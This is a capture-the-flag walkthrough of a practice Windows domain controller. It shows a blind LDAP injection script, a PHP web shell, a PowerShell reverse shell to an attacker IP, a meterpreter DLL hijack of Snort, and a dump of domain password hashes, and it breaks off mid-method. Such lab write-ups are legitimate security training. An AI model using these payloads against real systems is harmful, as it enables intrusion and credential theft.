Enumeration

nmap 10.129.230.179 -Pn -p-

```
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3306/tcp  open  mysql
5985/tcp  open  wsman
9389/tcp  open  adws
33060/tcp open  mysqlx
47001/tcp open  winrm
49664/tcp open  unknown
```

nmap 10.129.230.179 -A -Pn

```
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-02-16 11:03:45Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: analysis.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: analysis.htb0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3306/tcp open  mysql         MySQL (unauthorized)
Service Info: Host: DC-ANALYSIS; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-02-16T11:03:49
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
```

sudo nmap -sUV -T4 -F --version-intensity 0 10.129.230.179

```
PORT    STATE SERVICE      VERSION
53/udp  open  domain       (generic dns response: NOTIMP)
88/udp  open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-02-16 11:05:20Z)
123/udp open  ntp          NTP v3
```

Host: **DC-ANALYSIS**
Domain: **analysis.htb**

Add to /etc/hosts

<u>Ran subdomain enumeration:</u>

gobuster dns -d analysis.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -r analysis.htb:53

```
Found: www.analysis.htb

Found: internal.analysis.htb

Found: gc._msdcs.analysis.htb

Found: domaindnszones.analysis.htb

Found: forestdnszones.analysis.htb
```

- Add **internal.analysis.htb** to /etc/hosts

- Dirsearch:
  dirsearch -u http://internal.analysis.htb -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -t 50

```
Target: http://internal.analysis.htb/

[09:01:05] Starting:
[09:01:06] 301 -  170B  - /users  ->  http://internal.analysis.htb/users/
Added to the queue: users/
[09:01:12] 301 -  174B  - /dashboard  ->  http://internal.analysis.htb/dashboard/
Added to the queue: dashboard/
[09:01:19] 301 -  174B  - /employees  ->  http://internal.analysis.htb/employees/
Added to the queue: employees/
```

- Best wordlist for extensions:
  /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-files-lowercase.txt

- Search for extensions:

  dirsearch -u http://internal.analysis.htb/users -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-files-lowercase.txt -r -t 50


```
[09:35:35] Starting: users/
[09:35:37] 200 -   17B  - /users/list.php
```

  dirsearch -u http://internal.analysis.htb/employees -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-files-lowercase.txt -r -t 50

```
[09:36:16] Starting: employees/
[09:36:17] 200 -    1KB - /employees/login.php
```

```
[09:36:38] Starting: dashboard/
[09:36:38] 200 -    1KB - /dashboard/license.txt
[09:36:38] 200 -   38B  - /dashboard/index.php
[09:36:38] 200 -   13KB - /dashboard/404.html
[09:36:38] 302 -    3B  - /dashboard/logout.php  ->  ../employees/login.php
[09:36:39] 200 -    0B  - /dashboard/upload.php
[09:36:39] 200 -   35B  - /dashboard/form.php
[09:36:39] 200 -   35B  - /dashboard/details.php
[09:36:43] 200 -   35B  - /dashboard/tickets.php
```


http://internal.analysis.htb/employees/login.php




- Login panel but we don't have credentials

Blind LDAP injection

- http://internal.analysis.htb/users/list.php



- Since the list is under Users - we can assume one of the parameters could be **name**



- It's not a SQL or noSQL database - checked with Sqlmap
  More like a information table

- **<u>LDAP injection</u>**:

  Let's suppose we have a web application using a search filter like the following one:

  `searchfilter="(cn="+user+")"`

  which is instantiated by an HTTP request like this:

  `http://www.example.com/ldapsearch?user=John`

  If the value `John` is replaced with a `*`, by sending the request:


  `http://www.example.com/ldapsearch?user=*`

  the filter will look like:

  `searchfilter="(cn=*)"`

  which matches every object with a 'cn' attribute equals to anything.


- By inserting an asterisk * in the parameter value:



- We get a user **technician**
- The technician user could have his password or other information in his description

- Changing the parameters, doesn't give new information - so this could be blind LDAP injection


- Using the format:
  name=*)(%26(objectClass=*)(description=*)



- We still get technician back:

- We can bruteforce the description field - like blind SQLi
  Using one char at a time:

- If the chosen character is incorrect we get this:



- But if it's correct:

Request

Pretty Raw Hex

```
1 GET /users/list.php?name=*)(%26(objectClass=*)(description=9*) HTTP/1.1
2 Host: internal.analysis.htb
```

- We get the technician user:

Response

Pretty Raw Hex Render

Search result

Username	Last Name	First Name	Company	Department	Office Phone
technician		technician			

- And so keep adding one char at a time:

Request

Pretty Raw Hex

```
1 GET /users/list.php?name=*)(%26(objectClass=*)(description=97*) HTTP/1.1
2 Host: internal.analysis.htb
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216
  Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
```

Response

Pretty Raw Hex Render

Search result

Username	Last Name	First Name	Company
technician		technician	

- If the character you guessed is an asterisk * - The output will produce nothing:

Request

Pretty Raw Hex

```
1 GET /users/list.php?name=*)(%26(objectClass=*)(description=97NTtl**) HTTP/1.1
2 Host: internal.analysis.htb
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=UTF-8
3 Server: Microsoft-IIS/10.0
4 X-Powered-By: PHP/8.2.5
5 Date: Sun, 18 Feb 2024 16:30:10 GMT
6 Connection: close
7 Content-Length: 8
8
9 </table>
```

So the next character needs to be guessed in order to estimate whether * is part of the word.
(Tip: Save the asterisk * till last, and guess everything else first)

Request

Pretty Raw Hex

```
1 GET /users/list.php?name=*)(%26(objectClass=*)(description=97NTtl*4*) HTTP/1.1
2 Host: internal.analysis.htb
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216
  Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed
```

Response

Pretty Raw Hex Render

Search result

Username	Last Name	First Name	Company
technician		technician	

- **<u>Blind LDAP injection script:</u>**

```
import argparse
import requests
import urllib.parse

def main():
    charset_path = "/usr/share/seclists/Fuzzing/alphanum-case-extra.txt"
    base_url = "http://internal.analysis.htb/users/list.php?name=*)(%26(objectClass=user)(description={found_char}{FUZZ}*)"
    found_chars = ""
    skip_count = 6
    add_star = True
    with open(charset_path, 'r') as file:
        for char in file:
            char = char.strip()
            # URL encode the character
            char_encoded = urllib.parse.quote(char)
            # Check if '*' is found and skip the first 6 '*' characters
            if '*' in char and skip_count > 0:A
                skip_count -= 1
                continue
            # Add '*' after encountering it for the first time
            if '*' in char and add_star:
                found_chars += char
                print(f"[+] Found Password: {found_chars}")
                add_star = False
                continue
            modified_url = base_url.replace("{FUZZ}", char_encoded).replace("{found_char}", found_chars)
            response = requests.get(modified_url)
            if "technician" in response.text and response.status_code == 200:
                found_chars += char
                print(f"[+] Found Password: {found_chars}")
                file.seek(0, 0)
if __name__ == "__main__":S
    main()
```


```
└─$ python3 ldap_blind_script.py
[+] Found Password: 9
[+] Found Password: 97
[+] Found Password: 97N
[+] Found Password: 97NT
[+] Found Password: 97NTt
[+] Found Password: 97NTtl
[+] Found Password: 97NTtl*
[+] Found Password: 97NTtl*4
[+] Found Password: 97NTtl*4Q
[+] Found Password: 97NTtl*4QP
[+] Found Password: 97NTtl*4QP9
[+] Found Password: 97NTtl*4QP96
[+] Found Password: 97NTtl*4QP96B
[+] Found Password: 97NTtl*4QP96Bv
[+] Found Password: 97NTtl*4QP96Bv
[+] Found Password: 97NTtl*4QP96Bv
[+] Found Password: 97NTtl*4QP96Bv
```

technician : **97NTtl*4QP96Bv**


technician@analysis.htb

Foohold - File Upload

- We can now login to:
  http://internal.analysis.htb/employees/login.php




- Going to the SOC Report page, we can upload a file:
  When I first uploaded the pentest monkey reverse_php, it failed.
  But **I removed the leading comments and renamed it (it does check the name)**
  And it uploaded:



- Set up a listener:
  rlwrap -cAr nc -lvnp 4445

  Navigating to **dashboard/uploads/test.php**

- I get an error and the shell fails



- This is because the shell is for Linux
- The way I got a reverse shell was:

- First I uploaded a .php file containing (from revshells):

C# TCP Client
C# Bash -i
PHP PentestMonkey
PHP Ivan Sincek
PHP cmd
PHP cmd 2
PHP cmd small

```
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd']);
    }
?>
```

- That gave me a web input box, where I can input commands in cmd

internal.analysis.htb/dashboard/uploads/test2.php?cmd=whoami

proxychains chisel soc... | Google Hacking DB | One-Liners and Dirty S... | Port Forwarding & Tun...

powershell.exe -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.10.14.46',4445);$stream = $clie Execute

```
analysis\svc_web
```

So I got a powershell reverse shell #2 from revshells:

PHP popen
PHP proc_open
Windows ConPty
PowerShell #1
PowerShell #2
PowerShell #3

```
powershell -nop -c "$client = New-Object
System.Net.Sockets.TCPClient('10.10.14.46',4445);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data
2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '>
';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$send
byte.Length);$stream.Flush()};$client.Close()"
```

- And we got a shell

```
└─$ rlwrap -cAr nc -lvnp 4445
listening on [any] 4445 ...
connect to [10.10.14.46] from (UNKNOWN) [10.129.230.179] 49697
whoami
analysis\svc_web
PS C:\inetpub\internal\dashboard\uploads>
PS C:\inetpub\internal\dashboard\uploads>
```

- It's all in French:

```
PS C:\Users> net user /domain

comptes d'utilisateurs de \\DC-ANALYSIS

-------------------------------------------------------------------------------
Administrateur           amanson                  badam
cwilliams                Invit?                   jangel
jdoe                     krbtgt                   lzen
soc_analyst              svc_web                  technician
webservice               wsmith
```

- Upload winPEAS

```
 [+] Files in registry that may contain credentials
   [i] Searching specific files that may contains credentials.
   [?] https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#credentials-inside-files
Looking inside HKCU\Software\ORL\WinVNC3\Password
Looking inside HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\WinVNC4/password
Looking inside HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\WinLogon
    DefaultDomainName    REG_SZ    analysis.htb.
    DefaultUserName    REG_SZ    jdoe
    DefaultPassword    REG_SZ    7y4Z4^*y9Zzj
    LastUsedUsername    REG_SZ    jdoe
Looking inside HKLM\SYSTEM\CurrentControlSet\Services\SNMP
```

- Found credentials for a user:
  jdoe : 7y4Z4^*y9Zzj

- Test the credentials with CME:
  crackmapexec smb analysis.htb -u jdoe -p 7y4Z4^*y9Zzj

```
└$     crackmapexec  smb analysis.htb -u jdoe -p 7y4Z4^*y9Zzj

SMB         analysis.htb    445    DC-ANALYSIS      [*] Windows 10.0 Build 17763 x64 (name:DC-A
SMB         analysis.htb    445    DC-ANALYSIS      [+] analysis.htb\jdoe:7y4Z4^*y9Zzj
```

- Get a shell:
  evil-winrm -i analysis.htb -u jdoe -p "7y4Z4^*y9Zzj"

```
└$ evil-winrm -i analysis.htb -u jdoe -p "7y4Z4^*y9Zzj"

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby li

Data: For more information, check Evil-WinRM GitHub: https:

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\jdoe\Documents>
```

```
*Evil-WinRM* PS C:\Users\jdoe\Desktop> cat user.txt
df1144fa78c0d88e14814484a244282f
```

Priv Esc Method 1: Snort DLL Hijacking

- Downloaded the latest winPeasAny.exe script
  https://github.com/carlospolop/PEASS-ng/releases/tag/20240303-ce06043c

- Running that gave me:

```
Snort(Snort)[C:\Snort\bin\snort.exe /SERVICE] - Autoload - No quotes and Space detected
Possible DLL Hijacking in binary folder: C:\Snort\bin (Users [AppendData/CreateDirectories WriteData/CreateFiles])
================================================================================================================
```

- Looking through the Snort files - we get a config file:

```
*Evil-WinRM* PS C:\Snort\etc> ls

    Directory: C:\Snort\etc

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        4/20/2022   4:15 PM           3757 classification.config
-a----        4/20/2022   4:15 PM          23654 file_magic.conf
-a----        4/20/2022   4:15 PM          33339 gen-msg.map
-a----        4/20/2022   4:15 PM            687 reference.config
-a----         7/8/2023   9:34 PM          23094 snort.conf
-a----        4/20/2022   4:15 PM           2335 threshold.conf
-a----        4/20/2022   4:15 PM         160606 unicode.map
```

- In the config file, we are particularly interested in this line:

```
##################################################
# Step #4: Configure dynamic loaded libraries.
# For more information, see Snort Manual, Configuring Snort - Dynamic Modules
##################################################

# path to dynamic preprocessor libraries
dynamicpreprocessor directory C:\Snort\lib\snort_dynamicpreprocessor

# path to base preprocessor engine
dynamicengine C:\Snort\lib\snort_dynamicengine\sf_engine.dll
```

  As it says that it calls on the dll file - **sf_engine.dll**

- Now if we look in snort_dynamicengine dir - there is a file with that name in there

```
*Evil-WinRM* PS C:\Snort\lib\snort_dynamicengine> ls

    Directory: C:\Snort\lib\snort_dynamicengine

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        5/24/2022   6:48 AM          78336 sf_engine.dll
```

- But it isn't in the **snort_dynamicpreprocessor** dir

- We have write permissions for this folder:
  icacls snort_dynamicpreprocessor

```
*Evil-WinRM* PS C:\Snort\lib> icacls snort_dynamicpreprocessor
snort_dynamicpreprocessor AUTORITE NT\Système:(I)(OI)(CI)(F)
                          BUILTIN\Administrateurs:(I)(OI)(CI)(F)
                          BUILTIN\Utilisateurs:(I)(OI)(CI)(RX)
                          BUILTIN\Utilisateurs:(I)(CI)(AD)
                          BUILTIN\Utilisateurs:(I)(CI)(WD)
                          CREATEUR PROPRIETAIRE:(I)(OI)(CI)(IO)(F)
```

- We can leverage this by uploading our own dll file into this directory and wait for it to be loaded

- Create a malicious dll:
  msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.84 LPORT=4444 -f dll -o sf_engine.dll

- Start listener:
  msfconsole -q -x "use multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set lhost 10.10.14.84; set lport 4444; exploit"

- Upload the malicious dll:

```
*Evil-WinRM* PS C:\Snort\lib\snort_dynamicpreprocessor> ls

    Directory: C:\Snort\lib\snort_dynamicpreprocessor


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        5/24/2022   6:46 AM         207872 sf_dce2.dll
-a----        5/24/2022   6:46 AM          33792 sf_dnp3.dll
-a----        5/24/2022   6:46 AM          22528 sf_dns.dll
-a----         3/4/2024   6:40 PM           9216 sf_engine.dll
-a----        5/24/2022   6:46 AM         108032 sf_ftptelnet.dll
-a----        5/24/2022   6:46 AM          47616 sf_gtp.dll
-a----        5/24/2022   6:47 AM          59392 sf_imap.dll
-a----        5/24/2022   6:47 AM          23552 sf_modbus.dll
-a----        5/24/2022   6:47 AM          58368 sf_pop.dll
-a----        5/24/2022   6:47 AM          52736 sf_reputation.dll
-a----        5/24/2022   6:47 AM          37888 sf_sdf.dll
-a----        5/24/2022   6:47 AM          52224 sf_sip.dll
-a----        5/24/2022   6:47 AM          78848 sf_smtp.dll
-a----        5/24/2022   6:47 AM          22016 sf_ssh.dll
-a----        5/24/2022   6:47 AM          32256 sf_ssl.dll
```

- Wait for a shell:

```
└─$ msfconsole -q -x "use multi/handler; set payl

[*] Using configured payload generic/shell_revers
payload => windows/x64/meterpreter/reverse_tcp
lhost => 10.10.14.84
lport => 4444
[*] Started reverse TCP handler on 10.10.14.84:44
[*] Sending stage (201798 bytes) to 10.129.230.17
[*] Meterpreter session 1 opened (10.10.14.84:444

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > getuid
Server username: ANALYSIS\Administrateur
meterpreter >
```

```
meterpreter > cat root.txt
94ae675cec908909e1c8d2173484acb1
```

```
meterpreter > hashdump
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:584d96946e4ad1ddfa4f8d7938faf91d:::
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:8549ecd32b0253e9894a422299fe2466:::
jdoe:1103:aad3b435b51404eeaad3b435b51404ee:190193db2c6c6d69c60cf5af64447ce0:::
soc_analyst:1104:aad3b435b51404eeaad3b435b51404ee:d6f020bbee8043520eb569e540913bd4:::
cwilliams:1105:aad3b435b51404eeaad3b435b51404ee:ce88373ebd6d687eac0a405734a266aa:::
technician:1106:aad3b435b51404eeaad3b435b51404ee:ce88373ebd6d687eac0a405734a266aa:::
webservice:1107:aad3b435b51404eeaad3b435b51404ee:780b446d7d76a85880ce49a387f18642:::
wsmith:1109:aad3b435b51404eeaad3b435b51404ee:3da4104738938858384180964346fc6c:::
jangel:1110:aad3b435b51404eeaad3b435b51404ee:eea7337a28121aab144ca78fed48fc7e:::
lzen:1111:aad3b435b51404eeaad3b435b51404ee:eea7337a28121aab144ca78fed48fc7e:::
svc_web:2101:aad3b435b51404eeaad3b435b51404ee:cf74f3b0e86e17fba5051e261b9785b2:::
amanson:2103:aad3b435b51404eeaad3b435b51404ee:5d5b796cd37d9e19d9d1ae10c22ffa78:::
badam:2104:aad3b435b51404eeaad3b435b51404ee:5d5b796cd37d9e19d9d1ae10c22ffa78:::
DC-ANALYSIS$:1000:aad3b435b51404eeaad3b435b51404ee:2ec9198220c4bb7306ba170b7fa007f9:::
```

```
evil-winrm -u Administrateur -H "584d96946e4ad1ddfa4f8d7938faf91d" -i 10.129.242.35
```

Priv Esc Method 2: API Hooking - DLL Injection


- In the /private directory, we can see an encrypted file that was encrypted using BCTextEncoder

```
*Evil-WinRM* PS C:\private> cat encoded.txt
-----BEGIN ENCODED MESSAGE-----
Version: BCTextEncoder Utility v. 1.03.2.1

wy4ECQMCq0jPQTxt+3BgTzQTBPQFbt5KnV7LgBq6vcKWtbdKAf59hbw0KGN9lBIK
0kcBSYXfHU2s7xsWA3pCtjthI0lge3SyLOMw9T81CPqT3HOIKkh3SVcO9jdrxfwu
pHnjX+5HyybuBwIQwGprgyWdGnyv3mfcQQ==
=a7bc
-----END ENCODED MESSAGE-----
```

- Download BCTextEncoder.exe.exe:

```
*Evil-WinRM* PS C:\Program Files\BCTextEncoder> .\BCTextEncoder.exe.exe
*Evil-WinRM* PS C:\Program Files\BCTextEncoder> download BCTextEncoder.exe.exe

Info: Downloading C:\Program Files\BCTextEncoder\BCTextEncoder.exe.exe to BCTextEncoder.exe.exe

Info: Download successful!
```

- Running the program, we can see that we need to provide a password (I opened a windows server vm to test on)



- If we look at the running processes:

```
4788  8748  TextEncode.exe                x86  1   ANALYSIS\jdoe  C:\Users\jdoe\AppData\Local\Temp\~BCTextEncoder.exe.TMP\TextEncode.exe
4908  496   fontdrvhost.exe
7832  8524  BCTextEncoder.exe.exe         x86  1   ANALYSIS\jdoe  C:\Program Files\BCTextEncoder\BCTextEncoder.exe.exe
8108  864   dllhost.exe
8748  7832  TextEncode.exe                x86  1   ANALYSIS\jdoe  C:\Users\jdoe\AppData\Local\Temp\~BCTextEncoder.exe.TMP\TextEncode.exe
```

We can see BCTextEncoder but also two other processes (with the same name) that gets spawned from it

- If I look at the processes on my Windows VM (because it has a GUI):

BCTextEncoder.exe.exe	3628	1.43 MB	WIN-IP...\Administrator	Jetico Self-Extracting Archive ...
TextEncode.exe	4024	2.25 MB	WIN-IP...\Administrator	BestCrypt Text Encoder Applic...
TextEncode.exe	2560	3.72 MB	WIN-IP...\Administrator	BestCrypt Text Encoder Applic...

We can see just that

- The thing is, the process ID (PID) stays the same, as long as the program is open

- But on the Victim machine (HTB box), they keep changing. So someone must keep opening it and entering the password potentially

```
7476  7736  TextEncode.exe
7736  7816  BCTextEncoder.exe.exe
8108  864   dllhost.exe
8576  7476  TextEncode.exe
```

To exploit this, we need:

1. To find the API that stores the entered password and hook it
2. Create a x86 malicious DLL, that will be injected into the process
3. Create a x86 injector.exe that will inject the DLL file
4. The process ID for TextEncode


Step 1:

- Open a Windows VM


- Download APIMonitor:
  http://www.rohitab.com/downloads

- Upload the BCTextEncoder that we downloaded


- Open APIMonitor 32bit
  Make sure all filters are ticked:




- Now go to File -> Monitor New Process




- Now click the Pause Monitor button - this allows the BCTextEncoder to pop up

